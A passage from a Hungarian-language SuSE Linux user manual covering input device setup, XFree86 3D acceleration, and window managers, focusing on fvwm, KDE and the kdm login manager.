Két egér vagy egy touch pad Nem okoz gondot, ha hozzá akarunk adni egy második egeret vagy egy touch pad-et. Ismét csak a SaX2 használatát tudjuk javasolni. Válasszuk az 'Egyedi (Custom)' beállítási módot és az 'egér' menüt, adjunk hozzá egy további egér szimbólumot az 'Új' gomb használatával. A második egér nem lesz beállítva automatikusan, de megadhatjuk az adatokat saját magunk kézzel. A 'Meghajtók (Drivers)' alatt kiválaszthatjuk a megfelelő **egér** meghajtót, ha ez egy másik egér, vagy választhatunk egyet a meghajtók listájáról a touch pad-nek. A 'Protokoll' és a 'Kapcsolat' alatt, az eljárás hasonló. A 'Protokoll' beállításának csak akkor van értelme, ha az **egér** meghajtót használjuk. Különben a pads típus beállítását kell kiválasztanunk a 'Szakértő' párbeszédablakban. Ha van touch pad meghajtónk, xxx **None** 'Protocol'.

A 'Szakértő' menüben ezután válasszunk további lehetőségeket az 'Egyéb (Miscellaneous)'-ben.

A Küldjön rendszerösszeomlási jelentéseket (Send Core Events) lehetőség külön említést érdemel itt; ha aktivizáljuk ezt akkor a beviteli eszközöket párhuzamosan használhatjuk. Különben átkapcsolhatunk a két beviteli eszköz között az **xsetpointer** parancs használatával. Használjuk a

```
jancsi@meggyfa:/home/jancsi > xsetpointer -1
```

parancsot a lehetséges beviteli eszközök listájának megjelenítésére.

A billentyűzet

A "billentyűzet" természetéből kifolyólag nincs olyan sok írnivaló erről, mint a többi beviteli eszközről. Itt rendszerint nincs semmi speciális beállítani való.

Az alábbi programok és fájlok azonban hasznosak lehetnek bizonyos esetekben: A billentyűzet kiosztás megváltoztatására, vagy csak tesztelni működés alatt itt az **xkeycaps** program, **xkeycaps**, **xap**. A ~/ .Xmodmap fájlban elmenthetjük véglegesen az egyedileg megváltoztatott karaktereket. E fájl formáját lásd a 'man xmodmap' alatt.

KDE alatt a **kikbd** program a ("Nemzetközi billentyű kiosztás") elérhető a KDE 'Rendszer (System)' menüjében. Ezzel nagyon kényelmesen váltogathatunk különböző billentyűkiosztások között. Ez a program nagyon

hasznos, ha például angol billentyűzetet akarunk használni programozásra (itt a zárójelek `}` és `[]` jelek sokkal könnyebben elérhetők) és a magyar billentyűzetet szövegek írásra.

8.6.3 3D gyorsítás

Több grafikus kártyával most már lehetőség van a 3D gyorsítás használatára az XFree86-vel. Ne felejtsük, hogy a legtöbb 3D meghajtó még mindig béta állapotban van!

Sajnos az újonnan bemutatott "DRI" *Direct rendering infrastructure* az XFree86-4.0-ban csak a "Hacker kernel versions" 2.3-al használható. Ez a **DRI** biztosítja, hogy az X szerver el tudja érni a grafikus kártya 3D gyorsítási műveleteit közvetlen a rendszermag támogatással.

Az XFree86-3.3.x nem használ semmi speciális rendszermag modult a 3D támogatásra. Itt van a **glx.so** szerver modul, amit a `/etc/XF86Config` fájl **Modules** része alatt állítunk be. Ha még nem aktiváltuk a 3D támogatást a telepítés alatt a YaST2vel, akkor telepítenünk kell a megfelelő 3D modult a grafikus kártyához, a YaST használatával. A modul megtalálható a **x3d** készletben.

Ez a modul nyújtja a támogatást a 3D hardver gyorsításhoz. A `/etc/XF86Config` fájlban — ha ez még nem volt beállítva a telepítés alatt — adjuk hozzá a **Load "glx.so"** sort a **"Modules" Section** alatt. Ez a modul biztosítja, hogy az X szerver megérti a 3D parancsokat és helyesen értelmezi azokat. Hasonlóan járunk el az XFree86-4.0-ban, csak itt le kell hagynunk a végéről az **.so**-t, mivel ezt a végződést az X szerver automatikusan hozzáadja.

A 3D parancsokat azután az OpenGL használja, ami kompatibilis a MESA grafikus könyvtárral (library). Ez a könyvtár minden esetben — mindig illeszti a kérdéses grafikus kártyát — benne van ugyanabban a csomagban mint a **glx** modul az X szerverhez és eléri közvetlenül ezt az X szerver 3D kiterjesztését. Ezt a könyvtárat ezért nem szükséges külön újra telepíteni. Pontosabban mondván, a 3D támogatás 2 részből áll: a "megosztott könyvtárak (shared library)" ami telepítve van a rendszerben és amiket az alkalmazások használnak mint más "shared libraries"-t, és az X szerver egy moduláris kiterjesztése.

A telepített 3D alkalmazások most közvetlenül használhatják a gyorsító műveleteket. Számos demó programot találunk a `glutdemo`, `x3d` alatt. A 3D gyorsító telepítése után, kipróbálhatjuk például az alábbi parancsot az `xterm`-ben:

```
jancsi@meggyfa: /usr/lib/glutdemo/demos/atlantis/atlantis >
```


Az ablakkezelők—ablakok a gépre

Fordította: Petőfi Sándor László

Az X kiszolgáló egyszeri beállítása után a tipikus felhasználó azonnal egy színes, ablakos munkafelületet akar, menüvel és sok más hasznos dologgal, ami egy elsőosztályú munkafelületről elvárható.

Ez a fejezet az ablakkezelőkkel foglalkozik, az alábbi témákat felölelve:

- az ablakkezelő és feladatai
- *fvwm2*—egy klasszikus linuxos ablakkezelő
- *KDE*—a "K Desktop Environment" mint választási lehetőség
- *susewm*—egy roppant elegáns út a saját konfigurációs fájl módosításához
- a gyakorlat—a különféle beállítások alkalmazása

Mielőtt buzgón előrerohannánk, kezdetnek szükséges némi elmélet, tehát legyünk türelemmel!

9.1 Egy kis elmélet

9.1.1 Általánosságban

A monolitikus grafikus felületű grafikus munkafelületek, mint amelyeket a windows és az OS/2 használ, különböznek a Unix és a Linux által használt sok funkciós szinttől, melyek független csoportokba rendeződnek. Ez, első pillantásra még bonyolultabbá teszi a rendszert. Másrészt ez növeli az alakíthatóságot és a rendszer több bonyolult folyamatot is képes kezelni.

A hardver fölötti első szint az operációs rendszer, amely az "alacsony szintű" folyamatokat kezeli, mint például a memóriakezelés.

Következő szintként az *X kiszolgálót* határozzuk meg, amely a "grafikus meghajtóprogramnak" felel meg más rendszereket tekintve. Az X kiszolgáló önmaga szolgáltat egy hálózati szintű absztrakt réteget a GUI alatt. Ezért képesek vagyunk az egész hálózaton keresztül használni ezeket a szolgáltatásokat, beleértve az Internetet is.

Valójában az X kiszolgáló "nem csinál semmi mást", mint:

- kommunikál a grafikus kártyával,
- pontokat, vonalakat, derékszögeket, szövegeket rajzol, és
- szétosztja a szolgáltatásokat a hálózaton és a helyi gépen.


Mindazonáltal úgy véljük, hogy bár a legtöbb felhasználó helyileg futtatja az X kiszolgálót (csak a saját gépén), a beépített hálózati támogatás, a felhasználó számára való átjárhatósága, óriási előny az X kiszolgálót használni.

Ezért ez az egységes felület nem jelent akadályt a munkaasztal grafikus kialakításában. Csak ez teszi alkalmassá különböző grafikus munkaasztalok tervezésére és ezentúl minden program egyféle módot használva jelenik meg minden munkaasztalon. Hálózati környezetben lehetséges például, hogy egy programot a munkahelyi gépen futtatva a képernyő kimenetét az otthoni gépünkön jelenítsük meg. Teljesen mindegy, hogy csak egy egyedüli alkalmazás vagy egy egész munkaasztal fut a távoli gépen. A hardver kiépítésnek és az operációs rendszernek itt nincs szerepe (amennyiben támogatják az X11-et). Ezért nincs szükség arra, hogy egy erős, de zajos munkaállomás mellett üljünk, elegendő egy kevésbé erős számítógép is, az iroda kényelmében, amelyen távolról, a munkaállomáson futtatjuk alkalmazásunkat. Mióta a Linux többfelhasználós rendszer, több különböző felhasználó dolgozhat ugyanazon a gépen, X terminálokon keresztül¹.

Most, hogy képesek legyünk megjeleníteni minden grafikus anyagot, mint például derékszögeket és "ablakoknak" nevezett dolgokat, az ablakkezelő szolgáltatásai alapvetőek.

Fontos tisztáznunk az ablakok értelmezését; az ablakok teszik lehetővé alkalmazások indítását egymás utáni ablakokban, és gondoskodnak a menük használatáról, hogy kényelmesebben működtethessük a rendszerünket.

Az ablakkezelő egy közbeeső szint az X kiszolgáló, az alkalmazás és a felhasználó között².



9.1 ábra: a GUI szintjei a Linuxban

Linuxon nagyszámú ablakkezelő áll rendelkezésre a legegyszerűbbtől kezdve a teljes "Munkaasztal Környezetig" (Desktop Environments). Míg az ablak-

¹ Az X terminál egy kicsi számítógép merevlemez nélkül, amely hálózaton keresztül tölti be az operációs rendszert.

² Az X alkalmazás fejlesztők elérhetik a kiszolgálót közvetlenül is.

kezelők csak az ablakokat kezelik, egy "Munkaasztal Környezet" több alkalmazást tartalmaz, melyek mindegyike hasonló módon néz ki és kezelhető.

A SuSE Linux a sok közül az alábbi ablakkezelőket tartalmazza:

- *fvwm* és *fvwm2* (Az ablakkezelő)
- *fvwm95* (Windows 95 klón)
- *bowman* (hasonlóan néz ki és használható mint a *NeXTSTEP*)
- *ctwm*
- *afterstep*
- *olvwm* (*OpenLook* virtuális ablakkezelő)
- *cde* – Common Desktop Environment (kereskedelmi)
- *kwm* – a K Desktop környezet ablakkezelője (KDE)

Qvwm


Hosszú ideig az *Fvwm* volt "A" Linux ablakkezelő. Erre alapozva több különböző ablakkezelőt írtak, melyek azonos módon állíthatók be, de mindnek megvolt a maga különlegessége. Ebből a családból származnak az *Fvwm* 1-es, 2-es és 2.2-s verziói, de az *afterstep*, *bowman*, *cdesim* és *fvwm95* is.

Az alábbi munkaasztal környezetek is rendelkezésre állnak:

- *KDE* K Desktop környezet (szabvány a SuSE Linux-ban)
- *GNOME* – GNU Network Object Model Environment
- *CDE* – Common Desktop Environment (kereskedelmi)

Ezekről elkülönülve még több egyéb ablakkezelő is elérhető, beleértve a *Wm2-t*, a *Mlvwm-et*, a *Qvwm-et*, a *Enlightenment-et*, a *Twm-et*, a *Icwm-et*, a *Scwm-et* ...

Hogy melyiket használjuk az függ a személyes ízlésünktől, a kívánt funkcióktól és a rendelkezésre álló hardver teljesítményétől. Figyelemre méltó különbségek vannak az egyes ablakkezelők memóriaigénye között. Csak akkor használhatunk munkaasztalként KDE-t vagy GNOME-ot, ha legalább 32 MB memóriánk van, de 64 MB ajánlott. Beállíthatóságban, hajlékonyságban, új tulajdonságok és fejlesztések alkalmazásában érezhető az ablakkezelők között igazi különbség. A 9.2, 9.3, 9.4 és a 9.5 -ös ábrákon négy példa látható különböző ablak kinézetekre.




9.2 ábra: Nincs ablak díszítés. X11 ablakkezelő nélkül

Semmi akadályja sincs annak, hogy egyszerre akár több ablakkezelőt is telepítsünk és kipróbáljunk. Miután döntöttünk egy konkrét ablakkezelő mellett, elkezdhetjük azt saját szükségleteinkhez alakítani.


A *KDE munkaasztal* (KDE Desktop) van alapértelmezésként telepítve, mivel jelenleg ezt fejlesztik leginkább.



9.3 ábra: A kvwm ablakdísztése a KDE-ben



9.4 ábra: Az Fvwm2 ablakdísztése



9.5 ábra: A WindowMaker ablakdísztése

A legtöbb ablakkezelő beállításai és idevágó adatai az `/usr/X11R6/lib/X11` alkönyvtárban helyezkednek el. Szabadon kutassuk át ezt a helyet!



Figyelmeztetés: az ebben a fejezetben lévő információk az *fvwm2*-re és a *KDE*-re vonatkoznak. Mindkettőt ajánljuk!

9.1.2 Mít kezel egy ablakkezelő?

Itt egy rövid (és hiányos) lista, hogy milyen munkaasztal jellemzőket változtathatunk meg ablakkezelőt használva:

- az ablak kinézete
 - az ablakkeret szélessége, magassága, színe, 3D effektusa
 - ablak felügyelet, pl. ablakok mozgatása, nagyítása, fejléc, fontok
- ablakok átfedése
 - raising of windows (z. B., *AutoRaise*).
 - pinning of windows
- focusing of windows by:
 - clicking
 - entering with the mouse pointer
- felbukkanó menük
 - a menük kinézete (színek, fontok)
 - a menük és almenük viselkedése
- képernyő háttér

- virtuális munkaasztal (többszörözött munkaasztal/képernyő)
- ikon kezelés
- hangok, műveletek csatolása a munkaasztalon

Nem minden ablakkezelő nyújt lehetőséget a fentebb említett beállítások grafikus és intuitív elvégzésére. A KDE, GNOME, WindowMaker és Enlightenment, mindazonáltal ezt megteszi.

A legtöbb ablakkezelő beolvas egy vagy több konfigurációs fájlt induláskor. Az ablakkezelők viselkedése ezekben a fájlokban állítható be. Ezek szintaxisa többé kevésbé megjegyezhető. Sajnos minden ablakkezelő eltérő formátumban menti el a beállításait. Szükségünk lesz az idevonatkozó kézikönyvoldalak tanulmányozására.

Végző soron megállapodunk a "kedvenc" ablakkezelőnkénél. Megtanuljuk sajátosságait és igényeinknek megfelelően állítjuk be.

9.1.3 Különböző ablakkezelők indítása

A SuSE Linux-ban többféle módon indíthatjuk el az ablakkezelőnket, függetlenül attól, hogyan akarjuk elindítani az X Window Rendszert ³.

Indítás **xdm**-el

Ha **xdm**-et használunk **kdm** helyett, be kell állítanunk WINDOWMANAGER környezeti változót az alábbiak szerint.

Indítás **startx**-el

Ha nincs szükség az X Window Rendszer automatikus indítására a rendszer betöltődése után, használhatjuk a **startx** parancsot, a konzolról indítva ezáltal egy meghatározott ablakkezelőt. Ez egyszerűen a következő beírásával tehető meg:

```
jancsi@meggyfa: > startx fvwm95
```

közvetlenül elindítja az Fvwm95-öt. Ez a legtöbb jelen lévő ablakkezelővel működik. A parancs kibővíthető például a színmélység beállításával, ha az intenzív színű *AfterStep* (**afterstep**)-et akarjuk használni.

A következő parancs:

```
jancsi@meggyfa: > startx afterstep -- -bpp 16
```

16 bites színmélységgel (65536 szín) indítja el az X Window Rendszert az AfterStep ablakkezelővel.

Mint ablakkezelő név, a végrehajtható ablakkezelő program neve itt mindig használható.

³ A két fő módozat az *xdm*-en keresztül vagy a konzolról való indítás.

A WINDOWMANAGER változó

Ahelyett, hogy minden esetben meghatároznánk az induló ablakkezelőt, és abban az esetben, ha mindig ugyanazon ablakkezelőt szándékozunk használni, a következő sort szúrjuk be vagy módosítsuk a HOME könyvtárban lévő `~/.bashrc`-ben:

```
export WINDOWMANAGER=fvwm95
```

Ha az ablakkezelő végrehajtható fájlja nem található meg a PATH környezeti változóban, a teljes elérési utat meg kell adnunk.

Ezenkívül a fenti bejegyzést beírhatjuk a `/etc/profile`-ba is, ha akarjuk, és így rendszerszinten határozhatjuk meg az ablakkezelő beállítását. De legyünk azzal tisztában, hogy ezt a rendszerszintű beállítást minden felhasználó felülírhatja a saját `~/.bashrc` fájljában.



Ha az X Window Rendszert *kdm*-en keresztül indítjuk (a *kdm* a *KDE* csomag része), nem szükséges beállítani a WINDOWMANAGER környezeti változót. Az ablakkezelőnket helyette kiválaszthatjuk a *kdm* legördülő menüjéből. Lásd a 9.2 fejezetet.

Az ablakkezelő cseréje a rendszer futása közben

Ha *susewm*-et használunk, lehetőségünk van arra, hogy felcseréljük ablakkezelőnket egy másikra a sok közül, különösen, ha az az *fvwm* családba tartozik.

Vegyük figyelembe, hogy bármely megnyitott ablak, és ennek futó folyamatai nem szakadnak meg. Ez bizonyos ablakkezelők számára technikai okokból is lehetetlen, ilyen ablakkezelő például a *ctwm*, *mwm*, *kwm* (*KDE*) és a *CDE*. (A programozók nem is tervezik e tulajdonság megváltoztatását.) Mindazonáltal a *SuSE DyDe* eszközt használva kedvünkre váltogathatjuk az ablakkezelőket. Ez lehetővé teszi számunkra, hogy elindítsuk és leállítsuk a *KDE* és *GNOME* munkaasztal elemeit. Ha ezt akarjuk tenni, akkor a *suse*-t kell ablakkezelőként meghatározni, vagy kiválasztani a *kdm*-ben.

9.2 KDE – a K Desktop Környezet

A *KDE* egy szabványosított, könnyen beállítható grafikus felhasználói interfész. Sok alkalmazás a *KDE* kezelői felületét használja. A *KDE* a "K Desktop Environment" rövidítése és egy 1996-ban indított projektet takar.

A *KDE* tartalmazza a *kwm* ablakkezelőt, a *kfm* fájlkezelőt, amely központi szerepet játszik, és a rendszerszintű segítséget, a *kdehelp*-et. Ez a segítő rendszer támogatja a HTML-t, kézikönyvoldalakat és ugyanígy a GNU info-t is. Sok alkalmazás elérhető *KDE*-re beleértve levelezőprogramokat, news olvasókat, játékokat, rendszerinformációs eszközöket és még sok más.

Please be aware that KDE is still considered beta software (as you can see from the version). It is susceptible to occasional crashes, but luckily, not very often.

A *KDE* teljesen [URL](#) és [MIME](#) alapú. Ez részben azt jelenti, hogy a fájlra vonatkozó elérési út minden részlete és a csatolások áthaladnak és végrehaj-

tódnak egy szabványos formát és áthaladási protokoll-t használva (pl.: fájl csatolásai, csatolások egy HTML oldalra, egy fájl a fájlrendszerünkben, egy segítség oldal vagy egy FTP hely). Ezenkívül a "Mimetypes"-on keresztül lesz meghatározva, hogy egy program milyen fájlokat olvasson. Ezen keresztül lehetséges, hogy egy egérgattintással megnézzük ezeket, függetlenül az időtől és az adat forrásától, és lehetséges módosításokat is végeznünk.

Ezért tudunk különböző fájlokat és formátumokat ugyanazon nézővel megtekinteni.

Mindezentúl a KDE a "fogd és vidd" módszert is messzemenően támogatja (pl. egy fájl másolása FTP-helyről a helyi rendszerbe).

A KDE segítségnyújtási rendszere, a *kdehelp* egy alaposan kidolgozott alkalmazás. Minden szerző köteles a segítséget HTML oldalakon is közzétenni. A segítő rendszer mellett (amelyet az alkalmazáson belül a 'Help' gombbal érhetünk el) használhatjuk a GNU info- és kézikönyv-oldalait is.

Most nézzünk egypár érdekes lehetőséget a sok közül, hogyan állíthatjuk be a KDE-alkalmazásokat és magát a KDE-t, egységes módon, egyszerűen és kényelmesen beállítva a menüt és a munkaasztalon lévő csatolásokat.

A KDE e lehetőségét a QT widget készletnek köszönheti. A Motifhoz hasonlóan a QT is egy grafikus könyvtár (gyűjtemény), amely lehetővé teszi X Window rendszer alatt GUI-k készítését. Figyeljünk arra, hogy a QT jogi felhasználási lehetőségei eltérnek a GPL-ben megadottaktól (ld: `/usr/doc/packages/qt/LICENSE`).

9.2.1 Telepítési áttekintés

Az alábbiakban rövid áttekintést adunk a KDE telepítéséről - főként az útvonal-beállításokat, beállítási lehetőségeket és fontosabb billentyűkombinációkat figyelembe véve.

Alapértelmezésben a KDE a `/opt/kde` könyvtárba települ. Minden KDE-alkalmazás valószínűleg ebben a könyvtárban található. A `/etc/profile`-ban lévő `KDEDIR` környezeti változó beállítása könnyebbé teszi a KDE alkalmazások elérését.

A KDE-binárisok útvonala (`/opt/kde/bin`) automatikusan hozzáadódik a `PATH` környezeti változóhoz a KDE telepítése során.

A `/opt/kde` alatt rengeteg alkönyvtár található. A 9.1 táblázatban csak a legfontosabbakat vitatjuk meg.

<code>/opt/kde/bin</code>	minden KDE-program binárisa
<code>/opt/kde/share/config</code>	rendszerszintű konfigurációs fájlok
<code>/opt/kde/share/applnk</code>	alkalmazások csatolásai (menü)
<code>/opt/kde/share/apps</code>	a KDE-programok fájljai
<code>/opt/kde/share/doc</code>	az on-line segítség rendszer
<code>/usr/doc/packages/kde</code>	kiegészítő információk a KDE-ről

9.1 táblázat: KDE—fontosabb alkönyvtárak

(Alt) + (F1)

A K menü megnyitása.

(Alt) + (F2)

Univerzális parancssor megnyitása.
Ebben megadhatók: URL, lokális könyvtár vagy program/parancs

(Alt) + (F3)

Bezárja az ablakot.

(Alt) + (Tab)

Átkapcsol az aktuális desktopon lévő ablakok között.

(Ctrl) + (Esc)

A sessionok listáját mutatja meg a desktop összes ablakával együtt


(Ctrl) + (F1) ... (F8)

A desktopok között vált (1-től 8-ig)

9.2 táblázat: KDE – Fontosabb billentyűkombinációk

9.2.2 kdm—a grafikus bejelentkező felület

A KDE-rendszer hasznos eleme a *kdm* képernyőkezelő. Ez az eszköz az *xdm* grafikus bejelentkezési felület hasznos helyettesítője. A *kdm* alapértelmezett része a SuSE Linux-nak. Lásd a 9.6 ábrát.



9.6 ábra: A *kdm* bejelentkező felület

Láthatjuk a gombokat, melyekkel az ablakkezelőt ('Felület' (Session Type)) és a kívánt nyelvet ('Language') választhatjuk ki. A 'Leállítás' (Shutdown) gomb különleges lehetőségként áll itt rendelkezésünkre.

A *kdm* az igényeknek megfelelően beállítható a `/opt/kde/share/config/kdmrc` segítségével, vagy a 3. béta verzió óta a KDE menüből elérhető dialógusablakon keresztül is.

A SuSE Linux-ban egyéb változásokat is véghezvittek az ablakkezelők beállításában és a *kdm* indítási mechanizmusában.

Ezen a ponton megadhatunk két változót⁴:

- **DISPLAYMANAGER**

Akár karakteres konzolba akar bejelentkezni a 3. futási szinten, akár kdm-en vagy xdm-en keresztül az 5. futási szinten, szöveges konzolt a console begépelésével, vagy a sort üresen (" ") hagyva kapunk.

- **KDM_SHUTDOWN**

Kijelölhetjük, mely felhasználók állíthatják le a gépet a *kdm*-ből. Itt megadhatjuk a 'root' felhasználót (root), minden felhasználót (all), senkit (nobody) vagy csupán a helyi felhasználókat (local).

A *SuSEconfig* ezeket az értékeket a `/opt/kde/share/config/kdmrc`-be írja, amelyek a *kdm* következő indításánál lépnek érvénybe (a **Ctrl** + **Alt** + **←** leütésével ezt megtehetjük). Ha változtatásokat tervezünk, akkor azokat a `kdmrc.in`-ben tegyük meg. A `/opt/kde/share/config/kdmrc`-t a *SuSEconfig* hozza létre.

Ha meg akarunk szabadulni ettől az eljárástól, csak töröljük a `/opt/kde/share/config/kdmrc.in`-t és a *SuSEconfig* nem piszkálja többé a `kdmrc`-nket.



9.2.3 Tehát, mi is olyan különleges a KDE-ben?


Most már tudjuk használni a *kdm* grafikus bejelentkező felületét, így itt az ideje, hogy a KDE sajátosságait is megtárgyaljuk. Ezért leírjuk a KDE bejelentkezés, vagy a **startx** parancs utáni viselkedését.

Röviddel a bejelentkezés után néhány párbeszédablak jelenik meg, jelezve, hogy számos fájl és könyvtár hiányzik. Ez nem hiba. A KDE a HOME könyvtárunkban létrehoz konfigurációs könyvtárakat, melyek `/opt/kde`-ben találhatóakhoz hasonlóak. Két különleges fájl a `$HOME/.kde` és a `$HOME/Desktop`. Az első a konfigurációs fájlok, utóbbi a csatolások számára jött létre. Nyomjunk **←**-t a párbeszédablakokra. A párbeszédablakok nem jelennek meg KDE a következő indulásakor.

Mindezek után a *kfm* (K file manager) töltődik be. A *kfm* a KDE rendszer alapvető része. Ahogyan már fentebb említettük, sok fájlformátumot képes kezelni. Viselkedése a felhasználó számára teljesen átlátható: képes kezelni FTP archívumot (**ftp**: URL előtag), kézikönyvoldalakat (**man**: URL előtag), GNU infooldalakat (**info**: URL előtag) és WWW cím HTML oldalait (**http**: URL előtag). Külső eszközökkel képes képek megjelenítésére is. A 9.7 ábrán egy tipikus KDE-munkaasztal látható. A felhasználó percek alatt képes bensőséges viszonyba kerülni a kedvező tulajdonságokkal.


Jobb egérgombbal egy alkalmazás ikonjára kattintva előjön a *kfm* beállító-eszköz, mellyel beállíthatjuk az alkalmazást. Az alkalmazásról szóló minden beállítás egy `.kdelnk` kiterjesztésű fájlba kerül. A beállítások megváltoztatása a tulajdonságok-ablakon keresztül történik, ahogyan az a 9.8 ábrán látható. Ez egy szerkeszthető ASCII fájl. Ajánlatos ezekre a fájlokra egy

⁴ Ezek a változók a 463 vannak részletezve.



9.7 ábra: A *kfm* fájlkezelő

pillantást vetni, melyek a `$HOME/Desktop` alkönyvtárban vagy rendszer-szinten a `/opt/kde/share/applnk`-ban helyezkednek el. Ha tudjuk, hogyan írjunk csak egyet is ezek közül, felkészültünk.




9.8 ábra: A *kfm* tulajdonságok ablak

Az utolsóként betöltődő program a *KPanel*, a menü és a tálca. A virtuális munkaasztalok használatához itt fogunk lehetőségeket találni. Az egyik kü-

lönleges lehetőség a "K" gomb. Itt minden KDE-alkalmazást megtalálhatunk (lásd a `kdelnk` fájlokat). Ezenkívül a KDE-rendszerre vonatkozó beállítások sok más egyében kívül a KDE control centerben találhatók.

Ez még azonban nem minden amit a *KPanel* kínál. Az alkalmazások ikonjait "fogd és vidd" módszerrel másolhatjuk és egyenesen a panelről indíthatjuk azokat. Ezen kívül a *Kpanel* az alkalmazásokat egységbe foglalja. Ezek lehetnek programok, mint például a klipper (ami lehetővé teszi több vágólap használatát) vagy a korn, ami megmutatja egy meghatározott levelesládában lévő levelek számát. Ezek az alkalmazások a Kpanelen belül futnak, és – ez fontos – minden munkaasztalon látszanak.

A `kdisplay -t`, egy másik hasznos KDE programot, a 9.9 ábra mutatja be.



